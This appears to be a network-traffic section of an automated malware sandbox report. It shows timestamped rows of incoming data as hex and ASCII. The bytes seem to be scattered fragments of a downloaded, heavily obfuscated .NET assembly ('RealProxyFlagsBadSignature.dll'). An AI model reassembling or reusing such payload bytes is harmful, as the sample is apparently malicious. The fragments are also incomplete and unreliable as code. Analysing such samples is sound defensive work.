2022-08-08 15:18:38 UTC	79	IN	Data Raw: 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0a 0a 00 00 00 01 23 e0 a6 83 83 a6 e0 23 01 23 e0 a6 e1 e1 a6 e0 23 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0b 0b 00 00 00 01 44 f4 63 61 61 63 f4 44 01 44 f4 63 0d 0d 63 f4 44 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 0c 0c 00 00 00 01 3b 76 fc f1 f1 fc 76 3b 01 3b 76 fc 88 88 fc 76 3b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0d 0d 00 00 00 01 7e 32 10 97 97 10 32 7e 01 7e 32 10 b7 b7 10 32 7e 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0e 0e 00 00 00 01 62 ab d2 14 14 d2 ab 62 01 62 ab d2 63 63 d2 ab 62 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 Data Ascii: ####DcaacDDccD;vv;;vv;~22~~22~bbbccb
2022-08-08 15:18:38 UTC	81	IN	Data Raw: 26 00 00 00 01 72 76 bb 70 70 bb 76 72 01 72 76 bb 02 02 bb 76 72 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 27 27 00 00 00 01 55 ac 1d 45 45 1d ac 55 01 55 ac 1d 36 36 1d ac 55 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 28 28 00 00 00 01 71 fa 59 45 45 59 fa 71 01 71 fa 59 2c 2c 59 fa 71 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 29 29 00 00 00 01 08 5f 25 11 11 25 5f 08 01 08 5f 25 7e 7e 25 5f 08 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 2a 2a 00 00 00 01 03 c6 8f d4 d4 8f c6 03 01 03 c6 8f ba ba 8f c6 03 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 2b 2b 00 00 00 01 38 ca 33 09 09 33 ca 38 01 38 Data Ascii: &rvppvrrvvr"UEEUU66U((qYEEYqqY,,Yq))_%%__%~~%_**++83388
2022-08-08 15:18:38 UTC	82	IN	Data Raw: 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 43 43 00 00 00 01 53 1f 2d f2 f2 2d 1f 53 01 53 1f 2d 93 93 2d 1f 53 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 44 44 00 00 00 01 20 bf 80 05 05 80 bf 20 01 20 bf 80 7c 7c 80 bf 20 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 45 45 00 00 00 01 02 83 a0 91 91 a0 83 02 01 02 83 a0 e2 e2 a0 83 02 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 46 46 00 00 00 01 00 23 d5 db db d5 23 00 01 00 23 d5 fb fb d5 23 00 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 47 47 00 00 00 01 32 6e 0d 17 17 0d 6e 32 01 32 6e 0d 76 76 0d 6e 32 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 Data Ascii: CCS--SS--SDD || EEFF####GG2nn22nvvn2
2022-08-08 15:18:38 UTC	83	IN	Data Raw: 00 00 01 5b a6 9c 50 50 9c a6 5b 01 5b a6 9c 70 70 9c a6 5b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 60 60 00 00 00 01 05 6b 97 c3 c3 97 6b 05 01 05 6b 97 ab ab 97 6b 05 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 61 61 00 00 00 01 1f 01 62 87 87 62 01 1f 01 1f 01 62 f3 f3 62 01 1f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 62 62 00 00 00 01 1b d6 66 06 06 66 d6 1b 01 1b d6 66 72 72 66 d6 1b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 63 63 00 00 00 01 22 2a 7a 8a 8a 7a 2a 22 01 22 2a 7a fa fa 7a 2a 22 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 64 64 00 00 00 01 3f 18 b1 96 96 b1 18 3f 01 3f 18 b1 Data Ascii: [PP[[pp[``kkkkaabbbbbbfffrrfcc'"*zz*'"'*zz*"dd???
2022-08-08 15:18:38 UTC	85	IN	Data Raw: 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7c 7c 00 00 00 01 46 24 a0 0d 0d a0 24 46 01 46 24 a0 23 23 a0 24 46 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7d 7d 00 00 00 01 14 42 91 60 60 91 42 14 01 14 42 91 08 08 91 42 14 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7e 7e 00 00 00 01 0f 29 86 71 71 86 29 0f 01 0f 29 86 05 05 86 29 0f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7f 7f 00 00 00 01 36 ce c7 32 32 c7 ce 36 01 36 ce c7 5f 5f c7 ce 36 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 80 80 00 00 00 01 27 33 bb 08 08 bb 33 27 01 27 33 bb 64 64 bb 33 27 06 15 16 00 00 00 05 05 00 00 00 17 00 00 00 06 06 00 00 00 Data Ascii: ||F$$FF$##$F}}B``BBB~~)qq)))62266__6'33"3dd3'
2022-08-08 15:18:38 UTC	86	IN	Data Raw: 01 77 3a 83 96 96 83 3a 77 01 77 3a 83 f9 f9 83 3a 77 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 15 15 00 00 00 01 07 0d b1 74 74 b1 0d 07 01 07 0d b1 00 00 b1 0d 07 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 16 16 00 00 00 01 7b 43 ce 6d 6d ce 43 7b 01 7b 43 ce 08 08 ce 43 7b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 17 17 00 00 00 01 1d aa 8e cc cc 8e aa 1d 01 1d aa 8e af af 8e aa 1d 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 18 18 00 00 00 01 18 ac 10 61 61 10 ac 18 01 18 ac 10 15 15 10 ac 18 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 19 19 00 00 00 01 4a 2f 0a 96 96 0a 2f 4a 01 4a 2f 0a f3 f3 Data Ascii: w::ww::wtt{CmmC{{CC{aaJ//JJ/
2022-08-08 15:18:38 UTC	87	IN	Data Raw: 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 31 31 00 00 00 01 32 4f 28 aa aa 28 4f 32 01 32 4f 28 c7 c7 28 4f 32 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 32 32 00 00 00 01 13 6d 96 e4 e4 96 6d 13 01 13 6d 96 a0 a0 96 6d 13 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 33 33 00 00 00 01 3c ab de ba ba de ab 3c 01 3c ab de d5 d5 de ab 3c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 34 34 00 00 00 01 45 4d 54 d6 d6 54 4d 45 01 45 4d 54 a2 a2 54 4d 45 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 35 35 00 00 00 01 25 16 9c a5 a5 9c 16 25 01 25 16 9c 85 85 9c 16 25 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 Data Ascii: 112O((O22O((O222mmmm33<<<<44EMTTMEEMTTME55%%%%
2022-08-08 15:18:38 UTC	89	IN	Data Raw: b2 63 8a 8a 63 b2 65 01 65 b2 63 ff ff 63 b2 65 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4e 4e 00 00 00 01 4b 2b cb ea ea cb 2b 4b 01 4b 2b cb 93 93 cb 2b 4b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4f 4f 00 00 00 01 16 9d 9a 2e 2e 9a 9d 16 01 16 9d 9a 0e 0e 9a 9d 16 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 50 50 00 00 00 01 09 a8 9b 11 11 9b a8 09 01 09 a8 9b 77 77 9b a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 51 51 00 00 00 01 26 25 c2 42 42 c2 25 26 01 26 25 c2 37 37 c2 25 26 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 52 52 00 00 00 01 63 12 23 67 67 23 12 63 01 63 12 23 0b 0b 23 12 Data Ascii: cceecceNNK++KK++KOO..PPwwQQ&%BB%&&%77%&RRc#gg#cc##

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:38 UTC	90	IN	Data Raw: 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 6a 6a 00 00 00 01 09 a8 84 c6 c6 84 a8 09 01 09 a8 84 b1 b1 84 a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6b 6b 00 00 00 01 50 9e 93 66 66 93 9e 50 01 50 9e 93 48 48 93 9e 50 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6c 6c 00 00 00 01 66 0c e7 09 09 e7 0c 66 01 66 0c e7 68 68 e7 0c 66 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6d 6d 00 00 00 01 62 b3 c7 2b 2b c7 b3 62 01 62 b3 c7 59 59 c7 b3 62 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6e 6e 00 00 00 01 4c 57 57 48 48 57 57 4c 01 4c 57 57 25 25 57 57 4c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 Data Ascii: jjkkPffPPHHPllfffhhfmmb++bbYYbnnLWWHHWWLLWW%%WWL
2022-08-08 15:18:38 UTC	91	IN	Data Raw: 06 00 64 00 6d 0b 06 00 7b 00 6d 0b 12 00 c9 11 4b 0f 06 00 41 0d 6d 0b 06 00 5d 0a 6d 0b 06 00 aa 0c 6d 0b 06 00 bf 12 6d 0b 06 00 38 0f 6d 0b 0a 00 3a 06 9a 0f 06 00 58 07 4b 0f 12 00 89 07 f5 0a 12 00 ca 06 f5 0a 12 00 41 07 12 0e 0a 00 a6 0e 5e 0f 06 00 41 08 4b 0f 0a 00 54 0e 9a 0f 12 00 13 07 df 0b 0a 00 e5 07 59 03 0a 00 cd 07 e3 0f 06 00 91 11 0a 10 06 00 a7 05 6d 0b 06 00 9f 04 6d 0b 06 00 21 0f 6d 0b 0a 00 89 08 59 03 0a 00 0f 00 cb 0a 06 00 a2 07 c4 0f 0e 00 b6 12 25 0d 06 00 39 00 3e 03 06 00 01 00 3e 03 06 00 07 0f 7e 11 06 00 86 04 6d 0b 0e 00 df 06 25 0d 0e 00 ec 04 25 0d 0e 00 fd 03 25 0d 0e 00 0f 12 25 0d 06 00 7a 04 7e 11 06 00 47 00 3e 03 06 00 6a 00 6d 0b 16 00 7b 04 35 0d 06 00 59 08 0a 10 06 00 ea 06 0a 10 12 00 de 04 4b 0f 12 00 92 Data Ascii: dm{mKAm]mmm8m:XKA^AKTYmm!mY%9>>~m%%%%z~G>jm{5YK
2022-08-08 15:18:38 UTC	93	IN	Data Raw: 08 28 04 02 01 04 00 2c 30 00 00 00 00 06 18 2b 0f 8a 00 04 00 de 2f 00 00 00 00 01 18 2b 0f 8a 00 04 00 44 30 00 00 00 00 16 08 76 09 a9 02 04 00 a4 30 00 00 00 00 16 08 80 09 c0 02 05 00 04 31 00 00 00 00 16 08 8a 09 dc 02 07 00 6c 31 00 00 00 00 16 08 9d 09 f2 02 09 00 cc 31 00 00 00 00 16 08 8a 09 01 03 0c 00 ea 31 00 00 00 00 16 08 9d 09 0a 03 0e 00 f8 31 00 00 00 00 16 00 fd 07 1b 03 11 00 24 32 00 00 00 00 16 00 28 07 33 03 13 00 4c 32 00 00 00 00 16 00 cd 10 49 03 15 00 ac 32 00 00 00 00 16 00 cd 10 bb 03 19 00 20 33 00 00 00 00 16 00 cd 10 2c 04 1d 00 c4 34 00 00 00 00 03 18 2b 0f 77 04 21 00 e4 34 00 00 00 00 03 00 af 12 8e 04 24 00 10 35 00 00 00 00 03 00 17 12 9c 04 25 00 54 35 00 00 00 00 11 18 31 0f 73 00 26 00 be 35 00 00 00 00 06 18 2b 0f Data Ascii: (,0+/+D0v01l1111$2(3L2l2 3,4+w!4$5%T51s&5+
2022-08-08 15:18:38 UTC	94	IN	Data Raw: 74 0a 00 00 02 00 e4 03 00 00 03 00 90 0a 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 19 03 00 00 02 00 b2 0a 00 00 03 00 9e 06 00 00 01 00 9b 12 00 00 01 00 19 03 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 e7 10 00 00 04 00 bc 10 00 00 05 00 a1 10 00 00 06 00 21 11 00 00 07 00 cb 12 00 00 08 00 b3 13 00 00 09 00 dc 0c 00 00 0a 00 1a 0c 00 00 0b 00 b2 0a 00 00 0c 00 9e 06 00 00 01 00 dc 0c 00 00 02 00 1a 0c 00 00 03 00 9b 12 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 e7 10 00 00 04 00 bc 10 00 00 05 00 a1 10 00 00 06 00 21 11 00 00 07 00 cb 12 00 00 08 00 b3 13 00 00 09 00 dc 0c 00 00 0a 00 1a 0c 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 cc 03 00 00 02 00 65 13 00 00 03 00 b2 0a 00 00 04 00 9e 06 00 Data Ascii: t%%Us!Us!%e
2022-08-08 15:18:38 UTC	95	IN	Data Raw: 05 41 00 01 12 ea 05 59 00 e8 0c f1 05 49 00 2b 0f 8a 00 b1 01 a9 13 f4 05 a1 01 06 11 01 06 c1 01 d2 0e 07 06 31 00 96 03 0d 06 31 00 2a 0b 8a 00 c1 01 c0 0e 73 00 51 01 27 13 22 06 51 01 02 13 22 06 41 00 d8 13 a1 04 41 00 f5 03 33 06 c9 01 81 06 39 06 19 00 59 11 60 07 c1 00 9c 13 66 07 f1 01 2b 0f 6c 07 11 02 d7 03 e7 07 09 02 2b 0f 8a 00 19 02 2b 0f 85 00 21 02 2b 0f 85 00 29 02 2b 0f 85 00 31 02 2b 0f 85 00 39 02 2b 0f 85 00 41 02 2b 0f 85 00 49 02 2b 0f 85 00 51 02 2b 0f d3 08 61 02 2b 0f e3 08 69 02 2b 0f 8a 00 71 02 2b 0f 85 00 79 02 2b 0f 85 00 51 02 2b 0f 67 09 29 00 b3 00 2f 01 2e 00 7b 03 7a 02 2e 00 83 03 7a 02 2e 00 8b 03 71 08 2e 00 93 03 7a 02 2e 00 9b 03 91 08 2e 00 a3 03 71 08 2e 00 ab 03 bb 08 2e 00 b3 03 da 08 2e 00 2b 01 7a 02 2e 00 Data Ascii: AYI+11*sQ'"Q"AA39Y`f+l++!+)+1+9+A+I+Q+a+i+q+y+Q+g)/.{z.z.q.z..q...+z.
2022-08-08 15:18:38 UTC	97	IN	Data Raw: 60 31 00 43 6f 6e 74 65 78 74 56 61 6c 75 65 60 31 00 54 68 72 65 61 64 53 61 66 65 4f 62 6a 65 63 74 50 72 6f 76 69 64 65 72 60 31 00 49 45 6e 75 6d 65 72 61 74 6f 72 60 31 00 4c 69 73 74 60 31 00 52 65 73 65 72 76 65 64 31 00 52 65 61 64 49 6e 74 33 32 00 54 6f 49 6e 74 33 32 00 46 75 6e 63 60 32 00 52 65 73 65 72 76 65 64 32 00 49 6e 74 36 34 00 54 6f 49 6e 74 31 36 00 3c 4d 6f 64 75 6c 65 3e 00 67 65 74 45 6e 63 6f 64 69 6e 67 43 4d 53 53 45 43 54 49 4f 4e 45 4e 54 52 59 49 44 4d 45 54 41 44 41 54 41 00 65 72 49 6c 4f 48 6d 54 6a 76 46 55 52 55 42 00 46 7a 52 58 72 4e 58 52 41 46 43 71 5a 51 44 00 73 44 47 57 6a 74 49 6e 6e 65 41 74 76 51 44 00 73 4c 45 58 52 67 6d 42 45 4f 62 4c 7a 6c 44 00 4e 58 6e 64 55 49 50 75 6f 47 50 47 47 42 46 00 68 6c 49 4b Data Ascii: `1ContextValue`1ThreadSafeObjectProvider`1IEnumerator`1List`1Reserved1ReadInt32ToInt32Func`2Reserved2Int64ToInt16<Module>getEncodingCMSSECTIONENTRYIDMETADATAerIlOHmTjvFURUBFzRXrNXRAFCqZQDsDGWjtInneAtvQDsLEXRgmBEObLzlDNXndUIPuoGPGGBFhlIK
2022-08-08 15:18:38 UTC	98	IN	Data Raw: 6e 61 6d 65 00 44 61 74 65 54 69 6d 65 00 63 6f 6d 6d 61 6e 64 4c 69 6e 65 00 56 61 6c 75 65 54 79 70 65 00 4e 6f 50 72 69 6e 63 69 70 61 6c 4d 61 6b 65 50 6f 69 6e 74 65 72 54 79 70 65 00 47 65 74 54 79 70 65 00 74 79 70 65 00 53 79 73 74 65 6d 2e 43 6f 72 65 00 52 65 6d 6f 76 65 4e 61 6d 65 73 70 61 63 65 41 74 74 72 69 62 75 74 65 73 43 6c 6f 73 75 72 65 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 64 6c 6c 00 4b 69 6c 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 73 65 74 41 73 42 6f 6f 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 55 43 4f 4d 49 53 74 72 65 61 6d 00 65 6c 65 6d 00 67 65 74 5f 49 74 65 6d 00 53 79 73 74 65 6d 00 55 48 47 49 55 66 4c 6a 59 49 49 4a 72 75 74 46 43 50 72 5a 4e 6d 73 4b 4a 63 47 63 47 5a 4e 44 68 72 66 4d 68 4f 56 4e 65 46 54 52 72 43 4a 62 54 66 63 75 4d 66 43 69 6a 77 7a 4d 5a 66 65 4b 45 77 52 4d 44 4d 4d 43 42 Data Ascii: nameDateTimecommandLineValueTypeNoPrincipalMakePointerTypeGetTypetypeSystem.CoreRemoveNamespaceAttributesClosureRealProxyFlagsBadSignatureget_Cultureset_CultureresourceCultureGenericFieldInfoCodeBaseApplicationBaseReadOnlyCollectionBaseApp
2022-08-08 15:18:38 UTC	99	IN	Data Raw: 62 61 63 6b 00 4d 61 72 73 68 61 6c 00 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 4d 79 53 65 72 76 69 63 65 73 2e 49 6e 74 65 72 6e 61 6c 00 53 79 73 74 65 6d 2e 43 6f 6d 70 6f 6e 65 6e 74 4d 6f 64 65 6c 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 64 6c 6c 00 4b 69 6c 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 73 65 74 41 73 42 6f 6f 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 55 43 4f 4d 49 53 74 72 65 61 6d 00 65 6c 65 6d 00 67 65 74 5f 49 74 65 6d 00 53 79 73 74 65 6d 00 55 48 47 49 55 66 4c 6a 59 49 49 4a 72 75 74 46 43 50 72 5a 4e 6d 73 4b 4a 63 47 67 5a 4e 44 68 72 66 4d 68 4f 56 4e 65 46 54 52 72 43 4b 62 54 66 63 75 4d 66 43 69 6a 77 7a 4d 5a 66 65 4b 45 77 52 4d 44 4d 4d 43 42 Data Ascii: backMarshalMicrosoft.VisualBasic.MyServices.InternalSystem.ComponentModelRealProxyFlagsBadSignature.dllKillMemoryBarriersetAsBoolMemoryBarrierUCOMIStreamelemget_ItemSystemUHGIUfLjYIIJrutFCPrZNmsKJcGgZNDhrfMhOVNeFTRrCJKbTfcuMfCijwzMZfeKEwRMDMMCB
2022-08-08 15:18:38 UTC	101	IN	Data Raw: 65 2e 43 6f 6d 70 69 6c 65 72 53 65 72 76 69 63 65 73 00 53 79 73 74 65 6d 2e 52 65 73 6f 75 72 63 65 73 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 4d 79 2e 52 65 73 6f 75 72 63 65 73 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 52 65 73 6f 75 72 63 65 73 2e 52 65 73 6f 75 72 63 65 73 00 44 65 62 75 67 67 69 6e 67 4d 6f 64 65 73 00 69 6e 68 65 72 69 74 48 61 6e 64 6c 65 73 00 67 65 74 5f 4d 6f 64 75 6c 65 73 00 74 68 72 65 61 64 41 74 74 72 69 62 75 74 65 73 00 52 65 6d 6f 76 65 4e 61 6d 65 73 70 61 63 65 41 74 74 72 69 62 75 74 65 73 00 70 72 6f 63 65 73 73 41 74 74 72 69 62 75 74 65 73 00 6d 5f 61 74 74 72 69 62 75 74 65 73 00 47 65 74 42 79 74 65 73 00 6d 5f 69 6e 53 63 6f Data Ascii: e.CompilerServicesSystem.ResourcesRealProxyFlagsBadSignature.My.ResourcesRealProxyFlagsBadSignature.Resources.resourcesDebuggingModesinheritHandlesget_ModulesthreadAttributesRemoveNamespaceAttributesprocessAttributesm_attributesGetBytesm_inSco

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:38 UTC	102	IN	Data Raw: 76 00 53 00 6a 00 5a 00 51 00 63 00 47 00 6a 00 44 00 4f 00 74 00 42 00 55 00 64 00 74 00 76 00 6b 00 6a 00 58 00 64 00 6f 00 46 00 46 00 63 00 4b 00 6b 00 70 00 55 00 4a 00 48 00 46 00 7a 00 58 00 48 00 65 00 63 00 61 00 42 00 72 00 64 00 6c 00 4f 00 4b 00 4e 00 4f 00 50 00 5a 00 41 00 79 00 72 00 65 00 4d 00 75 00 47 00 49 00 55 00 4c 00 78 00 7a 00 53 00 53 00 57 00 42 00 46 00 76 00 6f 00 47 00 6d 00 46 00 72 00 79 00 74 00 48 00 6e 00 76 00 74 00 7a 00 4d 00 6e 00 72 00 69 00 6e 00 79 00 75 00 76 00 53 00 6a 00 5a 00 51 00 63 00 47 00 6a 00 44 00 4f 00 74 00 42 00 55 00 64 00 74 00 76 00 6b 00 6a 00 58 00 64 00 6f 00 46 00 46 00 63 00 4b 00 6b 00 70 00 55 00 4a 00 48 00 46 00 7a 00 58 00 48 00 65 00 63 00 61 00 42 00 72 00 64 00 6c 00 4f 00 4b 00 4e Data Ascii: vSjZQcGjDOtBUdtvkjXdoFFcKkpUJHFzXHecaBrdlOKNOPZAyreMuGIULxzSSWBFvoGmFrytHnvtzMnrinyuvSjZQcGjDOtBUdtvkjXdoFFcKkpUJHFzXHecaBrdlOKN
2022-08-08 15:18:38 UTC	103	IN	Data Raw: 00 54 00 77 00 41 00 44 00 51 00 70 00 41 00 6d 00 59 00 7a 00 4b 00 72 00 7a 00 6b 00 50 00 67 00 77 00 4a 00 42 00 4d 00 64 00 6f 00 57 00 52 00 47 00 6e 00 53 00 4a 00 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 65 00 6e 00 72 00 65 00 79 00 6e 00 4c 00 74 00 77 00 64 00 46 00 42 00 6f 00 6a 00 6f 00 54 00 68 00 6c 00 4a 00 6a 00 4e 00 4d 00 51 00 53 00 55 00 48 00 4a 00 62 00 79 00 51 00 67 00 51 00 41 00 63 00 46 00 55 00 52 00 6b 00 7a 00 72 00 51 00 45 00 49 00 6b 00 48 00 41 00 72 00 6c 00 54 00 77 00 41 00 44 00 51 00 70 00 41 00 6d 00 59 00 7a 00 4b 00 72 00 7a 00 6b 00 50 00 67 00 77 00 4a 00 42 00 4d 00 64 00 6f 00 57 00 52 00 47 00 6e 00 53 00 4a 00 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 6b 00 00 80 a3 79 00 6e 00 4c Data Ascii: TwADQpAmYzKrzkPgwJBMdoWRGnSJYggTPXcCkenreynLtwdFBojoThlJjNMQSUHJbyQgQAcFURkzrQElkHArlTwADQpAmYzKrzkPgwJBMdoWRGnSJYggTPXcCkkynL
2022-08-08 15:18:38 UTC	104	IN	Data Raw: 51 00 72 00 62 00 71 00 79 00 42 00 43 00 64 00 4c 00 50 00 74 00 55 00 55 00 77 00 6b 00 43 00 55 00 76 00 52 00 76 00 4a 00 50 00 54 00 6f 00 4f 00 53 00 47 00 50 00 50 00 65 00 74 00 61 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 47 00 6b 00 6c 00 6e 00 44 00 67 00 45 00 49 00 69 00 4a 00 77 00 66 00 73 00 5a 00 50 00 58 00 50 00 73 00 70 00 79 00 67 00 50 00 55 00 4e 00 6e 00 69 00 6a 00 54 00 46 00 6a 00 4e 00 65 00 46 00 45 00 4b 00 52 00 45 00 41 00 75 00 6a 00 69 00 65 00 64 00 58 00 4d 00 73 00 69 00 51 00 72 00 62 00 71 00 79 00 42 00 43 00 64 00 4c 00 50 00 74 00 55 00 55 00 77 00 6b 00 43 00 55 00 76 00 52 00 76 00 4a 00 50 00 54 00 6f 00 4f 00 53 00 47 00 50 00 65 00 72 00 43 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 47 00 6b 00 6c 00 6e 00 44 00 67 Data Ascii: QrbqyBCdLPtUUwkCUvRvJPToOSGPPetazkqrgJGklnDgEliJwfsZPXPspygPUNnijTFjNeFEKREAujiedXMsiQrbqyBCdLPtUUwkCUvRvJPToOSGPerCzkqrgJGklnDg
2022-08-08 15:18:38 UTC	106	IN	Data Raw: 00 68 00 46 00 41 00 4f 00 44 00 6d 00 62 00 46 00 64 00 4b 00 59 00 44 00 6c 00 46 00 76 00 65 00 47 00 00 80 a3 58 00 47 00 52 00 41 00 50 00 56 00 53 00 78 00 79 00 4f 00 6a 00 63 00 58 00 62 00 54 00 42 00 4b 00 41 00 5a 00 48 00 53 00 63 00 65 00 78 00 75 00 53 00 74 00 42 00 74 00 49 00 77 00 67 00 76 00 6d 00 61 00 45 00 54 00 73 00 5a 00 55 00 64 00 49 00 59 00 62 00 4c 00 4b 00 58 00 43 00 51 00 52 00 64 00 4f 00 4e 00 55 00 53 00 76 00 63 00 70 00 61 00 53 00 77 00 52 00 44 00 71 00 52 00 44 00 68 00 46 00 41 00 4f 00 44 00 6d 00 62 00 46 00 64 00 4b 00 59 00 44 00 6c 00 46 00 76 00 00 82 a9 74 00 78 00 4c 00 46 00 77 00 65 00 69 00 6e 00 61 00 55 00 41 00 78 00 79 00 52 00 63 00 74 00 4d 00 45 00 68 00 4a 00 64 00 63 00 6e 00 42 00 58 00 4f 00 Data Ascii: hFAODmbFdKYDlFveGXGRAPVSxyOjcXbTBKAZHScexuStBtIwgvmaETsZUdlYbLKXCQRdONUSvcpaSwRDqRDhFAODmbFdKYDlFvtxLFweinaUAxyRctMEhJdcnBXO
2022-08-08 15:18:38 UTC	107	IN	Data Raw: 42 00 4a 00 74 00 4b 00 51 00 43 00 57 00 65 00 6f 00 43 00 64 00 61 00 65 00 77 00 50 00 59 00 41 00 67 00 52 00 4e 00 6b 00 76 00 7a 00 74 00 73 00 63 00 46 00 72 00 74 00 4e 00 4f 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 00 45 00 64 00 52 00 59 00 53 00 48 00 44 00 55 00 6f 00 63 00 4d 00 79 00 6a 00 70 00 4e 00 41 00 61 00 79 00 79 00 49 00 65 00 65 00 6e 00 72 00 65 00 53 00 76 00 59 00 79 00 51 00 41 00 59 00 43 00 47 00 42 00 52 00 00 43 00 55 00 61 00 70 00 42 00 57 00 61 00 46 00 57 00 42 00 4a 00 74 00 4b 00 51 00 43 00 57 00 65 00 72 00 68 00 54 00 74 00 65 00 47 00 77 00 50 00 59 00 41 00 67 00 52 00 4e 00 6b 00 76 00 7a 00 74 00 73 00 63 00 46 00 72 00 74 00 4e 00 4f 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 Data Ascii: BJtKQCWeoCdaewPYAgRNkvztscFrtNOztOXRHVHPHEdRYSHDUocMyjpNAayyIeenreSvYyQAYCGBRCUapBWaFWBJtKQCWerhTteGwPYAgRNkvztscFrtNOztOXRHVHPH
